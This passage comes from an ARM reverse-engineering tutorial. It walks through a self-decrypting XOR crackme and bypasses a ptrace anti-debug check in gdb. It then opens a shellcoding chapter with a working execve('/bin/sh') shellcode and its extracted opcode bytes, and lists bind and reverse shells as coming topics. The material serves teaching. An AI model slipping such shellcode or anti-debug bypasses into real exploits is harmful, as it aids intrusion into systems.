.text:000100BC                 BLX     R0
.text:000100C0
.text:000100C0 _exit
.text:000100C0                 MOV     R0, #0
.text:000100C4                 MOV     R7, #1
.text:000100C8                 SVC     0
.text:000100C8 ; ---------------------------------------------------------------------------
```

We can see in the _start routine that a system call is called (at the address *0x10090*), the system call number is *0xc0* (mmap syscall)

Let's analyze in details

```
mov r4, #0xffffffff  @file descriptor
ldr r0, =0x00030000  @address
ldr r1, =0x1000      @size of the mapping table
mov r2, #7           @prot
mov r3, #0x32        @flags
mov r5, #0           @offset
mov r7, #192         @syscall number
swi #0               @ mmap2(NULL, 0x1000, PROT_READ|PROT_WRITE, MAP_SHARED, -1, 0)
```

After the mmap syscall we can see the new allocated area (*0x30000*)

```
(gdb) info proc mappings
process 2405
Mapped address spaces:
Start Addr End Addr Size Offset objfile
0x10000 0x11000 0x1000 0x0 /home/pi/arm/episode1/loader_reversing
0x20000 0x21000 0x1000 0x0 /home/pi/arm/episode1/loader_reversing
0x30000 0x31000 0x1000 0x0
0x76ffd000 0x76ffe000 0x1000 0x0 [sigpage]
0x76ffe000 0x76fff000 0x1000 0x0 [vvar]
0x76fff000 0x77000000 0x1000 0x0 [vdso]
0x7efdf000 0x7f000000 0x21000 0x0 [stack]
0xffff0000 0xffff1000 0x1000 0x0 [vectors]
```

The instruction at the address *0x10098*

```
.text:00010098 LDR R1, =code
```

Load into *r1* the address of a variable (this is an initialized variable), look at the content of the variable

```
(gdb) i r $r1
r1 0x200f1 131313
(gdb) x/10x 0x200f1
0x200f1: 0xe93f7c56 0xe25fe45e 0xe1b2745b 0xe3b21468
0x20101: 0xe3b20454 0xe3b264c0 0xe0302453 0xe49f2457
0x20111: 0xe2501448 0xe0302453
```

These bytes do not seem arm code, and then go on at the instruction *0x100A4*

```
.text:000100A4 LDR R2, [R1,R4]
```

Load into *r2* the value pointed by *(r1+r4)* (*r4* seem an index and the first time is 0), *r1* is the address of the code variable. Then in the next instruction

```
.text:000100A8 EOR R2, R2, R6
```

a xor operation is executed between *r2* and *r6*, the value of *r6* is *0x123456* (xor key), while the value of *r2* (the first time) is *0x56*.

The result of the xor operation is stored into *r2* that in the next instruction is saved into the mmap allocated area at the address *0x30000*(note *r0* is the return value of the mmap syscall)

```
.text:000100AC STR R2, [R0,R4]
```

The loop is used to decrypt all the bytes of the code variable, to decrypt we will use gdb now (after we will use also IDA for do that), then set a breakpoint at the address *0x100BC*, and look at the address *0x30000*

```
(gdb) b *0x100bc
Breakpoint 3 at 0x100bc
(gdb) c
Continuing.
Breakpoint 3, 0x000100bc in _loop ()
(gdb) x/24i 0x30000
0x30000: push {r11, lr}
0x30004: sub sp, sp, #8
0x30008: mov r4, sp
0x3000c: mov r2, #62 ; 0x3e
0x30010: mov r3, #2
0x30014: mov r5, #150 ; 0x96
0x30018: eor r1, r2, r5
0x3001c: str r1, [sp], #1
0x30020: sub r2, r2, #30
0x30024: eor r1, r2, r5
0x30028: str r1, [sp], #1
0x3002c: add r2, r2, #7
0x30030: subs r3, r3, #1
0x30034: bne 0x30024
0x30038: mov r0, #1
0x3003c: mov r3, #10
0x30040: str r3, [sp], #1
0x30044: mov r1, r4
0x30048: mov r2, #4
0x3004c: mov r7, #4
0x30050: svc 0x00000000
0x30054: add sp, sp, #4
0x30058: pop {r11, pc}
0x3005c: andeq r0, r0, r0
```

as you can see we got the new ARM instructions

We could use also a simple idc script to decrypt the instructions

```
auto i, t;
auto start=0x200f1;
for (i=0;i<=0x5C;i=i+4)
{
  t = Dword(start)^0x123456;
  PatchDword(start,t);
  start=start+4;
}
```

We have now to analyze the new decrypted code

```
=> 0x30004:  sub sp, sp, #8
0x30008: mov r4, sp
```

```
0x3000c: mov r2, #62 ; 0x3e
0x30010: mov r3, #2
0x30014: mov r5, #150    ; 0x96
0x30018: eor r1, r2, r5
0x3001c: str r1, [sp], #1
0x30020: sub r2, r2, #30
0x30024: eor r1, r2, r5
0x30028: str r1, [sp], #1
0x3002c: add r2, r2, #7
0x30030: subs    r3, r3, #1
0x30034: bne 0x30024
0x30038: mov r0, #1
0x3003c: mov r3, #10
0x30040: str r3, [sp], #1
0x30044: mov r1, r4
0x30048: mov r2, #4
0x3004c: mov r7, #4
0x30050: svc 0x00000000
0x30054: add sp, sp, #4
0x30058: pop {r11, pc}
```

After the first five instruction (from *0x30004* to *0x30014*), the stack pointer is decremented by 8 (local variable), the address of the stack pointer is stored into *r4*, the *r2* register contains the *0x3e* value, the *r3* register contains the *0x2* value and the *r5* register contains the *0x96* value.

```
(gdb) i r $r2 $r3 $r4 $r5 $sp
r2 0x3e 62
r3 0x2 2
r4 0x7efff7b0 2130704304
r5 0x96 150
sp 0x7efff7b0 0x7efff7b0
```

In the next two instructions (*0x30018* and *0x3001c*) the xor operation between *r2* and *r5* store into *r1* the value *0xa8*, this value is saved on the stack and the *sp* is incremented by 1

After the instruction at *0x3001c* (*str r1, [sp], #1*) we have

```
(gdb) x/x 0x7efff7b0
0x7efff7b0: 0x000000a8
(gdb) i r $sp
sp 0x7efff7b1 0x7efff7b1
```

At the address *0x30020*, the register *r2* is decremented by the value *0x1e*, after the execution we have

```
(gdb) i r $r2
r2 0x20 32
```

Now at the instruction *0x30024* there is a simple loop

```
=> 0x30024:  eor r1, r2, r5
0x30028: str r1, [sp], #1
0x3002c: add r2, r2, #7
0x30030: subs    r3, r3, #1
0x30034: bne 0x30024
```

For every cycle we have always a xor operation between *r2* and *r5* and always the result of the xor operation was stored into the stack with consequent increase by 1 (of the *sp*).

We can see that the index of the loop is *r3*, the initial value of *r3* is 2 and it is decremented by 1 (address *0x30030*) at every cycle, then the loop is executed just 2 times.

When the cycle is concluded, we reach the address *0x30038*, let's look the content at *0x7efff7b0* (local variable)

```
(gdb) x/4bx 0x7efff7b0
0x7efff7b0: 0xa8 0xb6 0xb1 0x00
```

Others two bytes was store into the stack pointer and the value of the stack pointer now is

```
(gdb) i r $sp
sp 0x7efff7b3 0x7efff7b3
```

Go on at address *0x3003c*, in the following two instructions another byte is stored into the stack pointer

```
0x3003c: mov r3, #10
0x30040: str r3, [sp], #1
```

After the instruction at *0x30040* the content of the local variable (*0x7efff7b0*) is

```
(gdb) x/4bx 0x7efff7b0
0x7efff7b0: 0xa8 0xb6 0xb1 0x0a
```

if we go on we find the write syscall

```
0x30038: mov r0, #1  @ fd: stdout
...
0x30044: mov r1, r4  @ buf: r4 (the buffer stored at 0xbefff7e0;)
0x30048: mov r2, #4  @ count: len of the buffer
0x3004c: mov r7, #4  @ write syscall number
0x30050: svc 0x00000000
```

After the write syscall, this is the result

```
(gdb) nexti
���
```

But we want the WIN string as result, then as suggest at the beginning of this section, we have to change the xor key in order to push into the stack (set the local variable) the correct following values:

```
0x57 0x49 0x4e
```

We could look at the first xor instruction at *0x30018*

```
0x30018: eor r1, r2, r5
```

The *r2* register change every time the *r5* register contain the xor key, we have to change it in order to have

```
r1 = r2 xor r5 = 0x57
```

The value of r2 is *0x3e*, and then the value of the *r5* register (xor key) should be *0x69*

```
(gdb) set $r5=0x69
(gdb) i r $r5
r5 0x69 105
```

Also for the two others xor instructions we have the same key, then the problem is solved.

```
(gdb) c
Continuing.
WIN
```

Basic anti-debug technique

This is the last program to reverse, the purpose is to understand the algorithm and bypass some basic anti-debug technique so that the output message is the string “Good”.

The program name is: anti_dbg

```
root@raspberrypi:/home/pi/arm/episode1# file anti_dbg
anti_dbg: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked,
```

```
interpreter /lib/ld-linux-armhf.so.3, for GNU/Linux 2.6.32,
BuildID[sha1]=7028a279e2161c298caeb4db163a96ee2b2c49f3, not stripped
```

We can try to run the program with the debugger:

```
root@raspberrypi:/home/pi/arm/episode1# gdb -q ./anti_dbg
Reading symbols from ./anti_dbg...(no debugging symbols found)...done
(gdb) r
Starting program: /home/pi/arm/episode1/anti_dbg
You want debug me?
[Inferior 1 (process 2497) exited normally]
```

The same output is printed even if we use the strace/ltrace commands.

We can try to open the program with IDA

```
; int __cdecl main(int argc, const char **argv, const char **envp)
EXPORT main
main

var_10= -0x10
var_C= -0xC
var_8= -8

STMFD   SP!, {R11,LR}
ADD     R11, SP, #4
SUB     SP, SP, #0x10
LDR     R2, =aAd          ; "\a//$\"AD"
SUB     R3, R11, #-var_C
LDR     R0, [R2]          ; "\a//$\"AD"
STR     R0, [R3]
LDR     R2, =(aAd+4)      ; "\"AD"
SUB     R3, R11, #-var_10
LDRH    R1, [R2]          ; "\"AD"
LDRB    R2, [R2,#(aAd+6 - 0x1098C)] ; "D"
STRH    R1, [R3]
STRB    R2, [R3,#2]
LDR     R3, =flag
LDR     R3, [R3]
CMP     R3, #1
BNE     loc_10858
```

Let start with the analysis of this instruction

```
ldr r2, =aAd
```

This is the *aAd* variable

```
rodata:00010986                    ALIGN 4
rodata:00010988 aAd                DCB 7,"//",0x24,0x22,"AD",0 ;
rodata:00010988                                                ; mai
rodata:00010988 ; .rodata          ends
rodata:00010988
```

We can convert the variable to date to better understand the values of the array

```
.rodata:00010988 byte_10988        DCB 7
.rodata:00010988
.rodata:00010989                   DCB 0x2F ; /
.rodata:0001098A                   DCB 0x2F ; /
.rodata:0001098B                   DCB 0x24 ; $
```

The address (*0x10988*) of this array (of 4 elements) was stored into the *var_C* local variable. After there is another local variable, *var_10*, we are interested at the value of *aAd+4* (*ldr r2, =(aAd+4)*)

```
.rodata:0001098C                   DCB 0x22 ; "
.rodata:0001098C
.rodata:0001098D                   DCB 0x41 ; A
.rodata:0001098E                   DCB 0x44 ; D
```

As you can see the local variable *var_10* contains the address (*0x1098C*) of the new array (of 3 elements).

Now we have to analyze (see the in-line comments) the following instructions:

```
LDRH R1, [R2]                         @ load an halfword (2 byte) into R1
LDRB R2, [R2,#(unk_109CE - 0x109CC)]  @ load the next byte(0x44) into r2
STRH R1, [R3]                         @ store into *R3 the first two bytes (0x22, 0x41)
STRB R2, [R3,#2]                      @ store the last byte 0x44 into *(R3+2)
```


Summarizing we have two array, the first one (*var_C*) contains 4 elements

```
0x7, 0x2f, 0x2f, 0x24
```

the second one (*var_10*) contains 3 elements

```
0x22, 0x41, 0x44
```

There is an interesting variable flag, before look inside this variable, we follow the code of the main function



with the case *flag=1*, we reach *loc_107F8*. The most interesting instruction is:

```
ADD R3, R3, #0x40
```

The content of *r3* is

```
r3 = *(var_C+var_8)
```

and the values of *var_C* and *var_8* are

$$var\_C = address\ of\ the\ array\ with\ 4\ elements$$

$$var\_8 = 0\ index\ (first\ iteration)$$

Then after the add instructions the value of *r3* is

```
r3 = 0x7 + 0x40 = 0x47
```

We can create a simple idc script for resolve all the element of the first array (*var_C*)

Please enter script body

```
auto i, res;
auto arr1=0x10988;

for (i=0;i<4;i++)
{
  res = Byte(arr1)+0x40;
  print(res);
  arr1=arr1+1;
}
```

The output

Output window

```
 71.     47h     107o 00000000000000000000000001000111b 'G...'
111.     6Fh     157o 00000000000000000000000001101111b 'o...'
111.     6Fh     157o 00000000000000000000000001101111b 'o...'
100.     64h     144o 00000000000000000000000001100100b 'd...'
```

Let’s look at the case *flag!=1*, or rather the *loc_10864*, the cycle this time is only for three elements (*index=r3*), and the array is *var_10*. The most interesting instruction is:

```
ADD R3, R3, #0x20
```

Just like we did before, we can create an idc script for the resolution of the final string

```
auto i, res;
auto arr2=0x1098C;

for (i=0;i<3;i++)
{
   res = Byte(arr2)+0x20;
   print(res);
   arr2=arr2+1;
}
```

and the output string

```
 66.     42h     102o 00000000000000000000000001000010b 'B...'
 97.     61h     141o 00000000000000000000000001100001b 'a...'
100.     64h     144o 00000000000000000000000001100100b 'd...'
```

that this time is Bad.

The solution to the problem is to print as the output message the string “Good”, our purpose now is to understand where the flag variable change his value .

We can also note that in the main function there is no checks that verify the presence of the debugger and also there is no trace for the “You want debug me?” string.

Let’s start with xrefs of the flag variable

Directior	Typ	Address	Text
Up	o	ptrace_capt+E4	LDR R3, =flag
Up	w	ptrace_capt+EC	STR R2, [R3]
Up	o	ptrace_capt:loc_10740	LDR R3, =flag
Up	w	ptrace_capt+FC	STR R2, [R3]
Up	o	.text:off_107A4	DCD flag
Up	o	main+34	LDR R3, =flag
Up	r	main+38	LDR R3, [R3]
Up	o	.text:off_108E0	DCD flag

From the image above we can see the presence of a function called *ptrace_capt*, this function is called automatically before execution enters in main (you can verify it also with gdb setting a breakpoint in the ptrace_capt function), for understand better, we can look into the *.ctors* (or *.init_array*) section, this section provide a list of the functions (in our case created with the constructor attribute) which are executed before an application starts/ends (in our case before the main function).

```
init_array:0002099C                         AREA .init_array, DATA
init_array:0002099C                         ; ORG 0x2099C
init_array:0002099C __frame_dummy_init_array_entry DCD frame_dummy
init_array:0002099C                                              ; DATA XREF: __libc_csu_init+14↑o
init_array:0002099C                                              ; __libc_csu_init+3C↑r ...
init_array:0002099C                                              ; Alternative name is '__init_array_start'
init_array:000209A0                         DCD ptrace_capt
init_array:000209A0 ; .init_array           ends
```

Look into the *ptrace_capt* function

```
ADD     R11, SP, #4
SUB     SP, SP, #0x18
MOV     R3, #0
STR     R3, [R11,#var_C]
MOV     R0, #0
MOV     R1, #0
MOV     R2, #0
MOV     R3, #0
BL      ptrace
MOV     R3, R0
CMP     R3, #0
BGE     loc_10690

LDR     R0, =aYouWantDebugMe ; "You want debug me?"
BL      puts
MOV     R0, #0
BL      exit
```

Very well, we reach the ptrace check, it is a very simple check like

```
if(ptrace(PTRACE_TRACEME, 0, 0, 0) < 0)
{
  printf("You want debug me?\n");
  exit(0);
}
```

We can easily bypass this check with the debugger, we will see this shortly.

Go on and analyze the code from *loc_10690*

```
.text:00010690 loc_10690                               ; CODE XREF: ptrace_capt+30↑j
.text:00010690                 LDR     R0, =aPassword_raw ; "password.raw"
.text:00010694                 LDR     R1, =aR         ; "r"
.text:00010698                 BL      fopen
.text:0001069C                 STR     R0, [R11,#var_10]
.text:000106A0                 LDR     R3, [R11,#var_10]
.text:000106A4                 CMP     R3, #0
.text:000106A8                 BNE     loc_106B4
.text:000106AC                 MOV     R0, #0
.text:000106B0                 BL      exit
.text:000106B4
.text:000106B4 loc_106B4                               ; CODE XREF: ptrace_capt+5C↑j
.text:000106B4                 LDR     R0, [R11,#var_10]
.text:000106B8                 MOV     R1, #0
.text:000106BC                 MOV     R2, #2
.text:000106C0                 BL      fseek
.text:000106C4                 LDR     R0, [R11,#var_10]
.text:000106C8                 BL      ftell
.text:000106CC                 MOV     R3, R0
.text:000106D0                 STR     R3, [R11,#var_14]
.text:000106D4                 LDR     R0, [R11,#var_10]
.text:000106D8                 MOV     R1, #0
.text:000106DC                 MOV     R2, #0
.text:000106E0                 BL      fseek
.text:000106E4                 LDR     R3, [R11,#var_14]
.text:000106E8                 CMP     R3, #6
.text:000106EC                 BLS     loc_106F8
.text:000106F0                 MOV     R0, #0
```

we can summarize:

Open the file *password.raw* in reading

```
fopen("password.raw", "r")
```

Calculate the size

```
.text:000106B4 LDR R0, [R11,#var_10] ; load the file descriptor into r0
.text:000106B8 MOV R1, #0            ; offset
.text:000106BC MOV R2, #2            ; SEEK_END
.text:000106C0 BL fseek              ; seek to end of file
```

```
.text:000106C4 LDR R0, [R11,#var_10] ; load the file descriptor into r0
.text:000106C8 BL ftell              ; size
```

Verify if the file size is minor of 6

```
.text:000106E4 LDR R3, [R11,#var_14]
.text:000106E8 CMP R3, #6
.text:000106EC BLS loc_106F
.text:000106F0 MOV R0, #0
.text:000106F4 BL exit
```

If the file size is less than 6 (otherwise the program ends) we reach *loc_10700*

```
.text:00010700 loc_10700                                     ; C
.text:00010700                 LDR     R0, [R11,#var_10]
.text:00010704                 BL      fgetc
.text:00010708                 STR     R0, [R11,#var_18]
.text:0001070C                 LDR     R0, [R11,#var_10]
.text:00010710                 BL      feof
.text:00010714                 MOV     R3, R0
.text:00010718                 CMP     R3, #0
.text:0001071C                 BEQ     loc_10750
.text:00010720                 LDR     R3, [R11,#var_C]
.text:00010724                 LDR     R2, =0x997
.text:00010728                 CMP     R3, R2
.text:0001072C                 BNE     loc_10740
.text:00010730                 LDR     R3, =flag
.text:00010734                 MOV     R2, #1
.text:00010738                 STR     R2, [R3]
.text:0001073C                 B       loc_10784
.text:00010740 ; ---------------------------------------------
.text:00010740
.text:00010740 loc_10740                                     ; C
.text:00010740                 LDR     R3, =flag
.text:00010744                 MOV     R2, #2
.text:00010748                 STR     R2, [R3]
.text:0001074C                 B       loc_10784
```

If we go on, we can quickly understand that it is a loop

```
.text:00010778                 ADD     R3, R3, #1
.text:0001077C                 STR     R3, [R11,#var_8]
.text:00010780                 B       loc_10700
```

Look at the function fgetc

```
.text:00010700 LDR R0, [R11,#var_10] ; load into r0 the file descriptor
.text:00010704 BL fgetc
.text:00010708 STR R0, [R11,#var_18  ; save r0 into the local variable var_18
after we have the function feof
.text:0001070C LDR R0, [R11,#var_10] ; load into r0 the file descriptor
.text:00010710 BL feof
.text:00010714 MOV R3, R0            ; mov the reterun value into r3
```

```
.text:00010718 CMP R3, #0            ; compare r3 with 0
.text:0001071C BEQ loc_10750         ; associated with the stream is not set (r3=0)
branch to loc_10750
```

Case *r3=0* (We did not reach the end of the file)


This is the disassembly code for the case *r3=0*

```
.text:00010750 loc_10750 ; CODE XREF: ptrace_capt+D0#j
.text:00010750 SUB R3, R11, #-var_1C  ; r3 = address of var_1C
.text:00010754 LDR R0, [R11,#var_18]  ; r0 ← *(r11+var_18)
.text:00010758 LDR R1, [R11,#var_8]   ; r1 ← *(r11+var_8)
.text:0001075C MOV R2, R3             ; r2 = r3
.text:00010760 BL sub0
```

var_18 is the local variable that contains the character read, while the value of *var_8* (index) in the first cycle is 0. Then we have

```
sub0(var_18, var_8, &var_1C);
```

In the following image we can see the code for the *sub0* function



This translated into a pseudo C code:

```
if(var_C==0 || var_C==2)
{
  //loc_1060C
  *var_10=var_8|0x55;
}
else
{
  //loc_10620
  *var_10=var_8^0x69 | var_8<<3;
}
```

When the function *sub0* return, the following code is executed (remember that *var_1C* contains the returned value)

```
.text:00010764 LDR R3, [R11,#var_1C]
.text:00010768 LDR R2, [R11,#var_C]
.text:0001076C ADD R3, R2, R3
.text:00010770 STR R3, [R11,#var_C]
.text:00010774 LDR R3, [R11,#var_8]
.text:00010778 ADD R3, R3, #1
.text:0001077C STR R3, [R11,#var_8]
.text:00010780 B loc_10700
```

We can write the corresponding pseudo *C* code

```
var_C = var_1C + var_C;
var_8++; //increment the index
```

Case *r3!=0* (We reached the end of the file)

This is the disassembly code for the case *r3=0*

```
.text:00010720 LDR R3, [R11,#var_C]
.text:00010724 LDR R2, =0x997
.text:00010728 CMP R3, R2
.text:0001072C BNE loc_10740
.text:00010730 LDR R3, =flag
.text:00010734 MOV R2, #1
.text:00010738 STR R2, [R3]
.text:0001073C B loc_10784
.text:00010740 loc_10740 ; CODE XREF: ptrace_capt+E0#j
.text:00010740 LDR R3, =flag
.text:00010744 MOV R2, #2
.text:00010748 STR R2, [R3]
.text:0001074C B loc_10784
```

Also in this case we can write the pseudo C code

```
if (var_C==0x997) {
  flag=1;
} else {
  //loc_10740
  flag=2;
}
```

And finally, we can see from the above code the point where the flag variable is set, for the solution of the challenge we need *flag=1*.

We must first create the password.raw file, and write 5 characters inside the file

```
# vim password.raw
bbbbb
```

I use vim with the setting that deletes the new line (LF)

```
:set noendofline binary
```

Run the program

```
root@raspberrypi:/home/pi/arm/chapter2# vim password.raw
root@raspberrypi:/home/pi/arm/chapter2# ./3b
Good!
root@raspberrypi:/home/pi/arm/chapter2#
```

We need to run it with gdb, being careful to the ptrace check.

```
# gdb ./3b
```

```
(gdb) b ptrace_capt
Breakpoint 1 at 0x1064c
(gdb) r
Starting program: /home/pi/arm/chapter2/3b

Breakpoint 1, 0x0001064c in ptrace_capt ()
(gdb) x/20i $pc
=> 0x1064c <ptrace_capt>:       push    {r11, lr}
   0x10650 <ptrace_capt+4>:     add     r11, sp, #4
   0x10654 <ptrace_capt+8>:     sub     sp, sp, #24
   0x10658 <ptrace_capt+12>:    mov     r3, #0
   0x1065c <ptrace_capt+16>:    str     r3, [r11, #-12]
   0x10660 <ptrace_capt+20>:    mov     r0, #0
   0x10664 <ptrace_capt+24>:    mov     r1, #0
   0x10668 <ptrace_capt+28>:    mov     r2, #0
   0x1066c <ptrace_capt+32>:    mov     r3, #0
   0x10670 <ptrace_capt+36>:    bl      0x104a8
   0x10674 <ptrace_capt+40>:    mov     r3, r0
   0x10678 <ptrace_capt+44>:    cmp     r3, #0
   0x1067c <ptrace_capt+48>:    bge     0x10690 <ptrace_capt+68>
```

Then we can set a breakpoint at *0x10678* and modify the value of *r3* in order to bypass the ptrace control.

```
(gdb) b *0x10678
Breakpoint 2 at 0x10678
(gdb) c
Continuing.

Breakpoint 2, 0x00010678 in ptrace_capt ()
(gdb) i r $r3
r3             0xffffffff       4294967295
(gdb) set $r3=0
(gdb) i r $r3
r3             0x0      0
(gdb) nexti
0x0001067c in ptrace_capt ()
(gdb) nexti
0x00010690 in ptrace_capt ()
(gdb) x/10i $pc
=> 0x10690 <ptrace_capt+68>:    ldr     r0, [pc, #256]  ; 0x10798 <ptrace_capt+332>
   0x10694 <ptrace_capt+72>:    ldr     r1, [pc, #256]  ; 0x1079c <ptrace_capt+336>
   0x10698 <ptrace_capt+76>:    bl      0x10418
```

Now we can continue the analysis with gdb, my strategy is very simple, I want to change just the last byte and check if flag is equal to 1 (*var_C=0x997*). I wrote in the file

b	**b**	**b**	**b**	**b**
1	**2**	**3**	**4**	**5**

I want change only the fifth byte for reach the condition *var_C=0x997*. For do it, we need to know the value of *var_C* at the interaction 4.

Then we can set a breakpoint at the address *0x10774* (after the instruction *var_C = var_1C+var_C*)

```
(gdb) x/10x $r11-12
0xbefff670:     0x00000724      0x00000003      0x00000000      0x00010938
0xbefff680:     0xb6fb7ba0      0x000108e8      0x00000000      0x000104b4
0xbefff690:     0x00000000      0x00000000
(gdb) x/10i 0x10774-0x10
   0x10764 <ptrace_capt+280>:   ldr     r3, [r11, #-28]
   0x10768 <ptrace_capt+284>:   ldr     r2, [r11, #-12]
   0x1076c <ptrace_capt+288>:   add     r3, r2, r3
   0x10770 <ptrace_capt+292>:   str     r3, [r11, #-12]
=> 0x10774 <ptrace_capt+296>:   ldr     r3, [r11, #-8]
   0x10778 <ptrace_capt+300>:   add     r3, r3, #1
   0x1077c <ptrace_capt+304>:   str     r3, [r11, #-8]
   0x10780 <ptrace_capt+308>:   b       0x10700 <ptrace_capt+180>
   0x10784 <ptrace_capt+312>:   ldr     r0, [r11, #-16]
   0x10788 <ptrace_capt+316>:   bl      0x10484
(gdb) x/x $r11-12
0xbefff670:     0x00000724
(gdb) x/x $r11-8
0xbefff674:     0x00000003
(gdb)
```

From image above, we can note that the index is 3 (interaction 4), and the value of *var_C* is *0x724*. Let try to change the fifth byte in order to reach the condition *var_C=0x977*.

I wrote a simple python (https://github.com/invictus1306/ARM-episodes/blob/master/Episode1/python_Script/antiDbgAlgho.py) script to change the fifth bytes

```
num = 0x997-0x724
for c in range (0x20,0x7f):
  ref = c^0x69 | (c<<3)
  if (ref==num):
    print "The number is " + hex(c)
print "End!"
```

Run the python script

```
# python antDgbAlgho.py
The number is 0x4a
End!
```

And we get the correct value for the fifth byte, now we can modify the file password.raw

```
# vim password.raw
bbbbJ
```

Remember the setting that delete the new line (LF)

```
:set noendofline binary
```

Launch the program

```
root@raspberrypi:/home/pi/arm/chapter2# vim password.raw
root@raspberrypi:/home/pi/arm/chapter2# ./3b
Good!
root@raspberrypi:/home/pi/arm/chapter2#
```

And the “Good” string is printed.

CHAPTER 2

In the chapter 1 we’ve seen an introduction in reversing of some simple ARM applications, we’ve also seen how to set up the work environment and how to write a *hello world* (also with syscall).

In this episode we will use the same work environment.

ARM shellcoding

We will see some basic shellcode:

- Shell spawning shellcode
- Bind TCP shellcode
- Reverse shell shellcode
- Load and execute a shell from memory
- Encode the shellcode

Shell spawning shellcode

In this section we will see how spawning a shell using the *execve* syscall for the execution of the */bin/sh* program.

The main steps to follow are really easy, we have just to:

- Find the execve system call number
- Fill the argument of the execve syscall

Find the execve system call number

```
root@raspberrypi:/home/pi/arm/episode2# cat /usr/include/arm-linux-
gnueabihf/asm/unistd.h | grep execve
#define __NR_execve (__NR_SYSCALL_BASE+ 11)
```

Then the syscall number is *11*

Fill the argument of the execve syscall

```
int execve(const char *filename, char *const argv[],char *const envp[]);
r0 = /bin/sh/
r1 = [address of /bin/sh, 0x00]
r2 = 0
```

So we can write the execve with their respective arguments:

```
execve("/bin/sh", ["/bin/sh", 0], 0)
```

We have all to write the complete file: execve.s

```
.text
.global _start
_start:
  @ execve("/bin/sh",["/bin/sh", 0], 0)
  mov r0, pc
  add r0, #32
  sub r2, r2, r2
  push {r0, r2}
  mov r1, sp
  mov r7, #11
  swi #0
_exit:
  mov r0, #0
  mov r7, #1
  swi #0 @ exit
shell: .asciz "/bin/sh"
```

Assemble and link it

```
root@raspberrypi:/home/pi/arm/episode2# as -o execve.o execve.s
root@raspberrypi:/home/pi/arm/episode2# ld -o execve execve.o
root@raspberrypi:/home/pi/arm/episode2# ./execve
# pwd
/home/pi/arm/episode2
```

Extract the opcode

```
for i in $(objdump -d execve | grep "^ "|awk -F"[\t]" '{print $2}'); do echo -n ${i:6:2}${i:4:2}${i:2:2}${i:0:2};done| sed 's/.\{2\}/\\x&/g'
\x0f\x00\xa0\xe1\x20\x00\x80\xe2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00\xef\x00\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\xef\x2f\x62\x69\x6e\x2f\x73\x68\x00
```

Test it (file: [test_execve.c]())

```
#include <stdio.h>
char *code=
